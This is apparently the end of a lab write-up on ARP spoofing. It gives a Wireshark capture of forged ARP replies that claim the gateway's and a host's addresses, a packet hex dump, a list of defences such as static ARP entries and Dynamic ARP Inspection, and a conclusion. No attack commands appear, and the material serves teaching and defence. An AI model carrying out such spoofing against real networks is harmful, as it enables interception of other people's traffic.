8 2.556152945 VMware_f3:7d:66 VMware_c0:00:08 ARP 42 192.168.128.254 is at 00:0c:29:f3:7d:66
9 2.556291078 VMware_f3:7d:66 VMware_f1:52:bf ARP 42 192.168.128.1 is at 00:0c:29:f3:7d:66 (duplicate use of 192.168.128.254 detected!)
10 3.885912644 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
12 4.516327373 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
14 5.513345726 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
20 6.896225454 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
34 7.511128647 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
53 8.509665935 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
56 9.523587799 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
72 10.505201786 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
75 11.515320684 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
77 12.527825494 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
78 12.567770552 VMware_f3:7d:66 VMware_c0:00:08 ARP 42 192.168.128.254 is at 00:0c:29:f3:7d:66
79 12.567908704 VMware_f3:7d:66 VMware_f1:52:bf ARP 42 192.168.128.1 is at 00:0c:29:f3:7d:66 (duplicate use of 192.168.128.254 detected!)
82 13.512006349 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
92 14.506883139 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
102 15.534691338 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
112 16.515945556 VMware_c0:00:08 Broadcast ARP 60 Who has 192.168.128.2? Tell 192.168.128.1
Frame 8: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
Ethernet II, Src: VMware_f3:7d:66 (00:0c:29:f3:7d:66), Dst: VMware_c0:00:08 (00:50:56:c0:00:
Address Resolution Protocol (reply)
0000 00 50 56 c0 00 08 00 0c 29 f3 7d 66 08 06 00 01
0010 08 00 06 04 00 02 00 0c 29 f3 7d 66 c0 a8 80 fe
0020 00 50 56 c0 00 08 c0 a8 80 01
Address Resolution Protocol: Protocol
Packets: 521 · Displayed: 112 (21.5%)
Profile: Default



Mitigation & Prevention

- **Static ARP Entries**: Manually configure `sudo arp -s 192.168.56.1 08:00:27:ZZ:ZZ:ZZ` on critical devices (not scalable).
- **Dynamic ARP Inspection (DAI)**: Cisco switches validate ARP against DHCP bindings.
- **ARP Monitoring Tools**: Arpwatch or ARP-Alert detect duplicates.
- **Network Segmentation**: VLANs limit broadcast domains.
- **Encrypted Protocols**: HTTPS, SSH prevent data exposure even if intercepted.

Conclusion

This project demonstrated ARP spoofing's mechanics, from poisoning caches to achieving MITM in a virtual lab. Key learnings include ARP's inherent insecurities and the need for modern mitigations like DAI. Understanding these threats underscores the importance of secure network protocols in preventing real-world breaches.